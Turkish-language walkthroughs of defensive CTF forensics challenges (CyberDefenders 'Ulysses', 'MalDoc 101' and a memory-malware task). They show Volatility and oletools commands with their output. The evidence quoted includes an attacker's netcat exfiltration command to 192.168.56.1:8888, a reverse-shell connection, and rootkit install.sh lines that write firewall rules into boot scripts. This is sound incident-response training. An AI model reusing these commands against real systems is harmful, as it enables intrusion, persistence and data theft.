Flags: CommitCharge: 55, MemCommit: 1, PrivateMemory: 1, Protection: 6  
Protection: PAGE_EXECUTE_READWRITE  
Vad Type: VadNone
```

Start ve End değerlerini hex calculatorda birbirinden çıkarttıktan sonra cevabımıza ulaşırız.

The screenshot shows a web browser window with the URL [gigacalculator.com/calculators/hexadecimal-calculator.php](https://www.gigacalculator.com/calculators/hexadecimal-calculator.php). The page has a header with various social sharing links. Below the header, there is a note: "Use it in **hex converter** mode to easily convert a hex number to a decimal number, or a decimal number to a hex one (decimal to hex and **hex to decimal converter**), or to convert hex to binary and binary to hex." The main interface has three tabs: "Select tool" (with a question mark icon), "Calculator" (selected), and "Converter". There are two input fields: the left one contains "0x0000000002ab6fff" and the right one contains "0x0000000002a80000". Below these fields is a large orange button labeled "Calculate / Convert". Underneath the button is a section titled "Calculation results" with a yellow checkmark icon. It displays two results: "Result (hex) 36fff" and "Result (decimal) 225,279". To the right of the calculator, there are sections for sharing the result via social media (Facebook, Twitter, LinkedIn, Email) and getting a direct link, as well as an option to embed the tool.

## 8. What is the pooltag of the malicious process in ascii? (HINT: use volshell)

Soruda da hint verilmiş. Votalility altında volshell i nasıl kullanabileceğimizi anlamak için github sayfasına bakabilirsiniz. <https://github.com/volatilityfoundation/volatility/wiki/Command-Reference#volshell>

İlk komutta görebileceğiniz gibi profili seçtiğimizde komut sistemine giriyoruz

```
vol.py -f banking-malware.vmem --profile=Win7SP1x64_24000 volshell
```

Bundan sonra işlemi doğru yaptıysanız scripti çalıştırabiliriz. Soruya göre pooltag değerine ulaşalım.

```
dt( "_POOL_HEADER" ,0x000000007d336950-0x60, space=addrspace().base)
```

```

>>> dt( "_POOL_HEADER" ,0x000000007d336950-0x60, space=addrspace().base)
[_POOL_HEADER _POOL_HEADER] @ 0x7D3368F0
0x0 : BlockSize           86
0x0 : PoolIndex            0
0x0 : PoolType              2
0x0 : PreviousSize         10
0x0 : Ulong1                39190538
0x4 : PoolTag                1416573010
0x8 : AllocatorBackTraceIndex 0
0x8 : ProcessBilled          0
0xa : PoolTagHash            0
>>>

```

Bulduğumuz decimal "1416573010" değeri öncelikle hexadecimal'e sonra da ascii değerine göre harflarına ulaşırsak cevabımız: R0ot

The screenshot shows a web browser window with the URL [gigacalculator.com/converters/convert-decimal-to-hex.php](https://gigacalculator.com/converters/convert-decimal-to-hex.php). The page title is "Decimal to Hex Converter". The input field under "Decimal" contains the value "1416573010". The output field under "Hexadecimal" contains the value "546f3052". Below the input field is a button labeled "Convert decimal to hex". To the right of the converter, there are social sharing icons for Facebook, Twitter, LinkedIn, and Email, and an "Embed this tool" section with a "get code </>" link.

## Ulyses

SENARYO ;

A Linux server was possibly compromised and a forensic analysis is required in order to understand what really happened. Hard disk dumps and memory snapshots of the machine are provided in order to solve the challenge.

Bir Linux sunucusunun güvenliği ihlal edilmiş olabilir ve gerçekte ne olduğunu anlamak için adli bir analiz gereklidir. Zorluğu çözmek için makinenin sabit disk dökümleri ve bellek anlık görüntüleri sağlanır.

Çözüm için kullanılacak araçlar ;

- 1.Volatility
- 2.010 editör – ihtiyaç duyulmadı
- 3.Autopsy – ihtiyaç duyulmadı
- 4.Volatility için Debian5 eklentisi (Açıklama kısmında kurulumu gösterilmektedir.)

Not : Eklentinin çalıştığını emin olunuz.

CTF linki : <https://cyberdefenders.org/blueteam-ctf-challenges/41>

Soru 1.) The attacker was performing a Brute Force attack. What account triggered the alert?

Saldırgan bir Brute Force saldırısı gerçekleştiriyordu. Uyarıyı hangi hesap tetikledi?

Çözüm 1.)

```
mkdir mount_point
sudo mount -o loop victoria-v8.sda1.img mount_point/
sudo cat mount_point/var/log/auth.log |grep ""
sudo cat mount_point/var/log/auth.log |grep "user"
```

Cevap 1.) Ulysses

```
root@kali: /home/kali/volatility-master
File Actions Edit View Help
Feb 6 15:17:02 victoria sshd[2092]: Failed password for invalid user ulysses from 192.168.5
6.1 port 34443 ssh2
Feb 6 15:17:02 victoria sshd[2092]: Failed password for invalid user ulysses from 192.168.5
6.1 port 34443 ssh2
Feb 6 15:17:02 victoria sshd[2092]: Failed password for invalid user ulysses from 192.168.5
6.1 port 34443 ssh2
Feb 6 15:17:03 victoria sshd[2097]: Invalid user ulysses from 192.168.56.1
Feb 6 15:17:03 victoria sshd[2097]: Failed none for invalid user ulysses from 192.168.56.1
port 34444 ssh2
Feb 6 15:17:05 victoria sshd[2097]: Failed password for invalid user ulysses from 192.168.5
6.1 port 34444 ssh2
Feb 6 15:17:07 victoria sshd[2097]: Failed password for invalid user ulysses from 192.168.5
6.1 port 34444 ssh2
Feb 6 15:17:07 victoria sshd[2097]: Failed password for invalid user ulysses from 192.168.5
6.1 port 34444 ssh2
Feb 6 15:17:08 victoria sshd[2099]: Invalid user ulysses from 192.168.56.1
Feb 6 15:17:08 victoria sshd[2099]: Failed none for invalid user ulysses from 192.168.56.1
port 34445 ssh2
Feb 6 15:17:12 victoria sshd[2099]: Failed password for invalid user ulysses from 192.168.5
6.1 port 34445 ssh2
Feb 6 15:17:12 victoria sshd[2099]: Failed password for invalid user ulysses from 192.168.5
6.1 port 34445 ssh2
Feb 6 15:19:25 victoria sshd[2153]: Invalid user ulysses from 192.168.56.1
Feb 6 15:19:25 victoria sshd[2153]: Failed none for invalid user ulysses from 192.168.56.1
port 34475 ssh2
Feb 6 15:19:27 victoria sshd[2153]: pam_unix(sshd:auth): check pass; user unknown
Feb 6 15:19:27 victoria sshd[2153]: pam_unix(sshd:auth): authentication failure; logname= uid=0 euid=0 tty=ssh ruser= rhost=192.168.56.1
Feb 6 15:19:29 victoria sshd[2153]: Failed password for invalid user ulysses from 192.168.5
6.1 port 34475 ssh2
Feb 6 15:19:32 victoria sshd[2153]: pam_unix(sshd:auth): check pass; user unknown
Feb 6 15:19:34 victoria sshd[2153]: Failed password for invalid user ulysses from 192.168.5
6.1 port 34475 ssh2
Feb 6 15:19:35 victoria sshd[2153]: Failed password for invalid user ulysses from 192.168.5
6.1 port 34475 ssh2
Feb 6 15:19:35 victoria sshd[2153]: PAM 1 more authentication failure; logname= uid=0 euid=0 tty=ssh ruser= rhost=192.168.56.1
Feb 6 15:20:54 victoria sshd[2157]: Invalid user ulysses from 192.168.56.1
Feb 6 15:20:54 victoria sshd[2157]: Failed none for invalid user ulysses from 192.168.56.1
port 44616 ssh2
Feb 6 15:20:58 victoria sshd[2157]: pam_unix(sshd:auth): check pass; user unknown
Feb 6 15:20:58 victoria sshd[2157]: pam_unix(sshd:auth): authentication failure; logname= uid=0 euid=0 tty=ssh ruser= rhost=192.168.56.1
Feb 6 15:21:00 victoria sshd[2157]: Failed password for invalid user ulysses from 192.168.5
6.1 port 44616 ssh2
Feb 6 15:21:03 victoria sshd[2157]: pam_unix(sshd:auth): check pass; user unknown
Feb 6 15:21:05 victoria sshd[2157]: Failed password for invalid user ulysses from 192.168.5
6.1 port 44616 ssh2
Feb 6 15:21:09 victoria sshd[2157]: pam_unix(sshd:auth): check pass; user unknown
Feb 6 15:21:10 victoria sshd[2157]: Failed password for invalid user ulysses from 192.168.5
6.1 port 44616 ssh2
```

Soru 2.) How many were failed attempts there?  
Orada kaç tane başarısız girişim oldu?

```
sudo cat mount_point/var/log/auth.log |grep -i "failed" |wc -l
```

```
root@kali:/home/kali/volatility-master
File Actions Edit View Help
0 tty=ssh ruser= rhost=192.168.56.1
Feb 6 15:20:54 victoria sshd[2157]: Invalid user ulysses from 192.168.56.1
Feb 6 15:20:54 victoria sshd[2157]: Failed none for invalid user ulysses from 192.168.56.1
port 44616 ssh2
Feb 6 15:20:58 victoria sshd[2157]: pam_unix(sshd:auth): check pass; user unknown
Feb 6 15:20:58 victoria sshd[2157]: pam_unix(sshd:auth): authentication failure; logname= uid=0 euid=0 tty=ssh ruser= rhost=192.168.56.1
Feb 6 15:21:00 victoria sshd[2157]: Failed password for invalid user ulysses from 192.168.5
6.1 port 44616 ssh2
Feb 6 15:21:03 victoria sshd[2157]: pam_unix(sshd:auth): check pass; user unknown
Feb 6 15:21:05 victoria sshd[2157]: Failed password for invalid user ulysses from 192.168.5
6.1 port 44616 ssh2
Feb 6 15:21:09 victoria sshd[2157]: pam_unix(sshd:auth): check pass; user unknown
Feb 6 15:21:10 victoria sshd[2157]: Failed password for invalid user ulysses from 192.168.5
6.1 port 44616 ssh2
Feb 6 15:21:10 victoria sshd[2157]: PAM 2 more authentication failures; logname= uid=0 euid
=0 tty=ssh ruser= rhost=192.168.56.1

[(root㉿kali)-[/home/kali/volatility-master]
# sudo cat mount_point/var/log/auth.log |grep -i "failed"\wc -l
33

[(root㉿kali)-[/home/kali/volatility-master]
# ]
```

Soru 3.) What kind of system runs on the targeted server?  
Hedeflenen sunucuda ne tür bir sistem çalışır?

Cevap : Cevap zaten açıklama kısmında bize verilmektedir. LinuxDebian5

Soru 4.) What is the victim's IP address?

Kurbanın IP adresi nedir?

Çözüm 4.) Kod : python2 vol.py -f victoria-v8.memdump.img --profile=LinuxDebian5\_26x86 linux\_netstat

Cevap : 192.168.56.102

```
root@kali:/home/kali/volatility-master
File Actions Edit View Help
└─(root㉿kali)-[/home/kali/volatility-master]
# python2 vol.py -f victoria-v8.memdump.img --profile=LinuxDebian5_26x86 linux_netstat
Volatility Foundation Volatility Framework 2.6.1
UNIX 2190          udevd/776
9
TCP   0.0.0.0      : 111 0.0.0.0      : 0           portmap/142
9
TCP   0.0.0.0      : 111 0.0.0.0      : 0 LISTEN    portmap/142
9
UDP   0.0.0.0      : 769 0.0.0.0      : 0           rpc.statd/144
1
UDP   0.0.0.0      : 38921 0.0.0.0     : 0           rpc.statd/144
1
TCP   0.0.0.0      : 39296 0.0.0.0     : 0 LISTEN    rpc.statd/144
1
UDP   0.0.0.0      : 68 0.0.0.0       : 0           dhclient3/162
4
UNIX 5069          dhclient3/1624
UNIX 4617          rsyslogd/1661 /dev/log
UNIX 4636          acpid/1672  /var/run/acpid.socket
UNIX 4638          acpid/1672
TCP   ::            : 22 ::             : 0 LISTEN    sshd/168
7
TCP   0.0.0.0      : 22 0.0.0.0      : 0 LISTEN    sshd/168
7
TCP   ::            : 25 ::             : 0 LISTEN    exim4/194
2
TCP   0.0.0.0      : 25 0.0.0.0      : 0 LISTEN    exim4/194
2
UNIX 5132          login/1990
TCP   192.168.56.102 :43327 192.168.56.1    : 4444 ESTABLISHED sh/206
5
TCP   192.168.56.102 :43327 192.168.56.1    : 4444 ESTABLISHED sh/206
5
TCP   192.168.56.102 :43327 192.168.56.1    : 4444 ESTABLISHED sh/206
5
TCP   192.168.56.102 : 25 192.168.56.101 :37202 CLOSE      sh/206
5
TCP   192.168.56.102 : 25 192.168.56.101 :37202 CLOSE      sh/206
5
TCP   192.168.56.102 : 56955 192.168.56.1    : 8888 ESTABLISHED nc/216
9

└─(root㉿kali)-[/home/kali/volatility-master]
#
```

Soru 5.) What are the attacker's two IP addresses? Format: comma-separated in ascending order


Saldırganın iki IP adresi nedir? Biçim: artan sıradır virgülle ayrılmış

Çözüm 5.) Kod : python2 vol.py -f victoria-v8.memdump.img --profile=LinuxDebian5\_26x86 linux\_netstat

Cevap : 192.168.56.1,192.168.56.101

Soru 6.) What is the "nc" service PID number that was running on the server?  
Sunucuda çalışmakta olan "nc" hizmetinin PID numarası nedir?

Çözüm 6.) Kod : python2 vol.py -f victoria-v8.memdump.img --profile=LinuxDebian5\_26x86 linux\_pslist | grep "nc"



```
root@kali: /home/kali/volatility-master
File Actions Edit View Help
2
UNIX 5132      login/1990
TCP    192.168.56.102 :43327 192.168.56.1    : 4444 ESTABLISHED      sh/206
5
TCP    192.168.56.102 :43327 192.168.56.1    : 4444 ESTABLISHED      sh/206
5
TCP    192.168.56.102 :43327 192.168.56.1    : 4444 ESTABLISHED      sh/206
5
TCP    192.168.56.102 : 25 192.168.56.101 :37202 CLOSE          sh/206
5
TCP    192.168.56.102 : 25 192.168.56.101 :37202 CLOSE          sh/206
5
TCP    192.168.56.102 :56955 192.168.56.1    : 8888 ESTABLISHED      nc/216
9

└─(root㉿kali)-[/home/kali/volatility-master]
# python2 vol.py -f victoria-v8.memdump.img --profile=LinuxDebian5_26x86 linux_pslist | grep "nc"
Volatility Foundation Volatility Framework 2.6.1
0xcf43e8c0 nc          2169        2042          0        0x080
84000 2011-02-06 14:42:27 UTC+0000

└─(root㉿kali)-[/home/kali/volatility-master]
#
```

Soru 7.) What service was exploited to gain access to the system? (one word)  
Sisteme erişmek için hangi hizmetten yararlanıldı? (bir kelime)

Çözüm 7.) Kod : python2 vol.py -f victoria-v8.memdump.img --profile=LinuxDebian5\_26x86 linux\_paux

Cevap : exim4

Soru 8.) What is the CVE number of exploited vulnerability?  
Sömürulen güvenlik açığının CVE numarası nedir?

Çözüm : <https://www.cvedetails.com/cve/CVE-2010-4344/> adresinden bakabilirsiniz.

Cevap : CVE-2010-4344

## CVE Details

The ultimate security vulnerability datasource

[Log In](#) [Register](#) [Take a third party risk management course for FREE](#)

[Switch to https://](#) [Home](#)

**Browse :**

- [Vendors](#)
- [Products](#)
- [Vulnerabilities By Date](#)
- [Vulnerabilities By Type](#)

**Reports :**

- [CVSS Score Report](#)
- [CVSS Score Distribution](#)

**Search :**

- [Vendor Search](#)
- [Product Search](#)
- [Version Search](#)
- [Vulnerability Search](#)
- [By Microsoft References](#)

**Top 50 :**

- [Vendors](#)
- [Vendor Cvss Scores](#)
- [Products](#)

**Vulnerability Details : CVE-2010-4344 (1 public exploit)**

Heap-based buffer overflow in the string\_vformat function in string.c in Exim before 4.70 allows remote attackers to in conjunction with a large message containing crafted headers, leading to improper rejection logging.

Publish Date : 2010-12-14 Last Update Date : 2021-05-04

[Collapse All](#) [Expand All](#) [Select](#) [Select&Copy](#) [▼ Scroll To](#) [▼ Comments](#) [▼ External Links](#)

[Search Twitter](#) [Search YouTube](#) [Search Google](#)

**- CVSS Scores & Vulnerability Types**

CVSS Score	Impact	Description
9.3	Complete	(There is total information disclosure, resulting in all system files being revealed.)
	Complete	(There is a total compromise of system integrity. There is a complete loss of system protection compromised.)
	Complete	(There is a total shutdown of the affected resource. The attacker can render the resource unusable.)
	Medium	(The access conditions are somewhat specialized. Some preconditions must be satisfied to exploit the vulnerability.)
	Not required	(Authentication is not required to exploit the vulnerability.)

Soru 9.) During this attack, the attacker downloaded two files to the server. Provide the name of the compressed file.

Bu saldırısı sırasında saldırgan sunucuya iki dosya indirdi. Sıkıştırılmış dosyanın adını girin.

Çözüm : Kod : sudo ls mount\_point/tmp/

Cevap: c.pl, rk.tar

```
root@kali: /home/kali/volatility-master
File Actions Edit View Help
1441 102 0      /sbin/rpc.statd
1624 0 0          dhclient3 -pf /var/run/dhclient.eth0.pid -lf /var/lib/dhcp3/dhclient.et
h0.leases eth0
1661 0 0          /usr/sbin/rsyslogd -c3
1672 0 0          /usr/sbin/acpid
1687 0 0          /usr/sbin/sshd
1942 101 103     /usr/sbin/exim4 -bd -q30m
1973 0 0          /usr/sbin/cron
1990 0 0          /bin/login --
1992 0 0          /sbin/getty 38400 tty2
1994 0 0          /sbin/getty 38400 tty3
1996 0 0          /sbin/getty 38400 tty4
1998 0 0          /sbin/getty 38400 tty5
2000 0 0          /sbin/getty 38400 tty6
2042 0 0          -bash
2065 0 0          sh
2168 0 0          memdump
2169 0 0          nc 192.168.56.1 8888

└─(root㉿kali)-[~/volatility-master]
└─# sudo ls mount_point/tmp/
c.pl  rk.tar

└─(root㉿kali)-[~/volatility-master]
└─#
```

Soru 10.) Two ports were involved in the process of data exfiltration. Provide the port number of the highest one.

Veri hırsızlığı sürecine iki bağlantı noktası dahil edildi. En yüksek olanın bağlantı noktası numarasını sağlayın.

Çözüm 10.) Kod : python2 vol.py -f victoria-v8.memdump.img --profile=LinuxDebian5\_26x86 linux\_netstat


Cevap : 8888

```
root@kali:/home/kali/volatility-master
File Actions Edit View Help
└─(root㉿kali)-[/home/kali/volatility-master]
# python2 vol.py -f victoria-v8.memdump.img --profile=LinuxDebian5_26x86 linux_netstat
Volatility Foundation Volatility Framework 2.6.1
UNIX 2190          udevd/776
9 UDP    0.0.0.0      : 111 0.0.0.0      : 0           portmap/142
9 TCP    0.0.0.0      : 111 0.0.0.0      : 0 LISTEN   portmap/142
1 UDP    0.0.0.0      : 769 0.0.0.0      : 0           rpc.statd/144
1 UDP    0.0.0.0      : 38921 0.0.0.0     : 0           rpc.statd/144
1 TCP    0.0.0.0      : 39296 0.0.0.0     : 0 LISTEN   rpc.statd/144
4 UDP    0.0.0.0      : 68 0.0.0.0       : 0           dhclient3/162
4 UNIX  5069          dhclient3/1624
UNIX 4617          rsyslogd/1661 /dev/log
UNIX 4636          acpid/1672  /var/run/acpid.socket
UNIX 4638          acpid/1672
TCP    ::             : 22 ::              : 0 LISTEN   sshd/168
7 TCP    0.0.0.0      : 22 0.0.0.0      : 0 LISTEN   sshd/168
7 TCP    ::             : 25 ::              : 0 LISTEN   exim4/194
2 TCP    0.0.0.0      : 25 0.0.0.0      : 0 LISTEN   exim4/194
2 UNIX  5132          login/1990
TCP    192.168.56.102 :43327 192.168.56.1   : 4444 ESTABLISHED sh/206
5 TCP    192.168.56.102 :43327 192.168.56.1   : 4444 ESTABLISHED sh/206
5 TCP    192.168.56.102 :43327 192.168.56.1   : 4444 ESTABLISHED sh/206
5 TCP    192.168.56.102 : 25 192.168.56.101 :37202 CLOSE    sh/206
5 TCP    192.168.56.102 : 25 192.168.56.101 :37202 CLOSE    sh/206
9 TCP    192.168.56.102 :56955 192.168.56.1   : 8888 ESTABLISHED nc/216
9

└─(root㉿kali)-[/home/kali/volatility-master]
#
```

Soru 11.) Which port did the attacker try to block on the firewall?  
Saldırgan güvenlik duvarında hangi bağlantı noktasını engellemeye çalıştı?

Çözüm 11.) Kod : cd mount\_point/tmp/  
sudo tar xvf rk.tar  
cd rk  
cat install.sh |grep "port"



```
root@kali:/home/kali/volatility-master/mount_point/tmp/rk
File Actions Edit View Help
9

└─(root㉿kali)-[~/kali/volatility-master]
  └─# cd mount_point/tmp/
    └─(root㉿kali)-[~/kali/volatility-master/mount_point/tmp]
      └─# sudo tar xvf rk.tar
rk/
rk/procps/
rk/procps/watch
rk/procps/w
rk/procps/vmstat
rk/procps/skill
rk/procps/snice
rk/procps/top
rk/procps/tload
rk/procps/slabtop
rk/procps/ps
rk/procps/sysctl
rk/procps/uptime
rk/procps/pwdx
rk/procps/kill
rk/procps/free
rk/procps/pgrep
rk/procps/pkill
rk/procps/pmap
rk/mig
rk/dropbear
rk/varsh.sh
rk/install.sh

└─(root㉿kali)-[~/kali/volatility-master/mount_point/tmp]
  └─# cd rk
    └─(root㉿kali)-[~/kali/volatility-master/mount_point/tmp/rk]
      └─# cat install.sh |grep "port"
        echo "/usr/sbin/iptables -I OUTPUT 1 -p tcp --dport 45295 -j DROP" >> /etc/init.d/boot.local
        echo "/usr/sbin/iptables -I OUTPUT 1 -p tcp --dport 45295 -j DROP" >> /etc/rc.d/rc.local
        echo "/usr/sbin/iptables -I OUTPUT 1 -p tcp --dport 45295 -j DROP" >> /etc/init.d/xfs3
        iptables -I OUTPUT 1 -p tcp --dport 45295 -j DROP

└─(root㉿kali)-[~/kali/volatility-master/mount_point/tmp/rk]
  └─#
```

## MalDoc 101

SENERYO;

Tehdit aktörlerinin, saldırularını ilerletmek ve makro koddan geçiş yapmak için PowerShell'in yürütülmesi gibi arazide yaşama (LOTL) tekniklerini kullanması yaygındır. Bu zorluk, önemli IOC'leri çıkarmak için çoğu zaman nasıl hızlı analiz yapabileceğinizi göstermeyi amaçlamaktadır. Bu alıştırmanın odak noktası, analiz için statik tekniklerdir.

Kullanılan Araçlar;

Oletools

Soru 1.) Multiple streams contain macros in this document. Provide the number of highest one.

Bu belgede birden çok akış makro içerir. En yüksek sayıyı belirtin.

Çözüm 1.) Kod : python2 oledump.py sample.bin

Cevap : 16

```
root@kali: /home/kali/oledump
File Actions Edit View Help
└─(root㉿kali)-[/home/kali/oledump]
# python2 oledump.py sample.bin
1:    114 '\x01CompObj'
2:    4096 '\x05DocumentSummaryInformation'
3:    4096 '\x05SummaryInformation'
4:    7119 '1Table'
5: 101483 'Data'
6:    581 'Macros/PROJECT'
7:    119 'Macros/PROJECTwmi'
8:   12997 'Macros/VBA/_VBA_PROJECT'
9:   2112 'Macros/VBA/_SRP_0'
10:   190 'Macros/VBA/_SRP_1'
11:   532 'Macros/VBA/_SRP_2'
12:   156 'Macros/VBA/_SRP_3'
13: M 1367 'Macros/VBA/diakzouxchouz'
14:   908 'Macros/VBA/dir'
15: M 5705 'Macros/VBA/govwiahtoozaifd'
16: m 1187 'Macros/VBA/roubhaol'
17:   97 'Macros/roubhaol/\x01CompObj'
18:   292 'Macros/roubhaol/\x03VBFrame'
19:   510 'Macros/roubhaol/f'
20:   112 'Macros/roubhaol/i05/\x01CompObj'
21:   44 'Macros/roubhaol/i05/f'
22:   0 'Macros/roubhaol/i05/o'
23:   112 'Macros/roubhaol/i07/\x01CompObj'
24:   44 'Macros/roubhaol/i07/f'
25:   0 'Macros/roubhaol/i07/o'
26:   115 'Macros/roubhaol/i09/\x01CompObj'
27:   176 'Macros/roubhaol/i09/f'
28:   110 'Macros/roubhaol/i09/i11/\x01CompObj'
29:   40 'Macros/roubhaol/i09/i11/f'
30:   0 'Macros/roubhaol/i09/i11/o'
31:   110 'Macros/roubhaol/i09/i12/\x01CompObj'
32:   40 'Macros/roubhaol/i09/i12/f'
33:   0 'Macros/roubhaol/i09/i12/o'
34: 15164 'Macros/roubhaol/i09/o'
35:   48 'Macros/roubhaol/i09/x'
36:   444 'Macros/roubhaol/o'
37:   4096 'WordDocument'

root@kali: /home/kali/oledump
#
```

Soru 2.) What event is used to begin the execution of the macros?

Makroların yürütülmesini başlatmak için hangi olay kullanılır?

Çözüm 2.) Kod : python2 olevba.py sample.bin

Cevap : Document\_open


```
root@kali: /home/kali/oletools/oletools-master/oletools
File Actions Edit View Help
VBA FORM Variable "Page1" IN 'sample.bin' - OLE stream: u'Macros/roubhaol/i09'
-----
None
VBA FORM Variable "Page2" IN 'sample.bin' - OLE stream: u'Macros/roubhaol/i09'
-----
None
+-----+
|Type |Keyword |Description |
+-----+
|AutoExec|Document_open|Runs when the Word or Publisher document is opened
|Suspicious|Create|May execute file or a system command through WMI
|Suspicious|CreateObject|May create an OLE object
|Suspicious|showwindow|May hide the application
|Suspicious|Chr|May attempt to obfuscate specific strings (use option --deobf to deobfuscate)
|Suspicious|Hex Strings|Hex-encoded strings were detected, may be used to obfuscate strings (option --decode to see all)
|Suspicious|Base64 Strings|Base64-encoded strings were detected, may be used to obfuscate strings (option --decode to see all)
```

Soru 3.) What malware family was this maldoc attempting to drop?

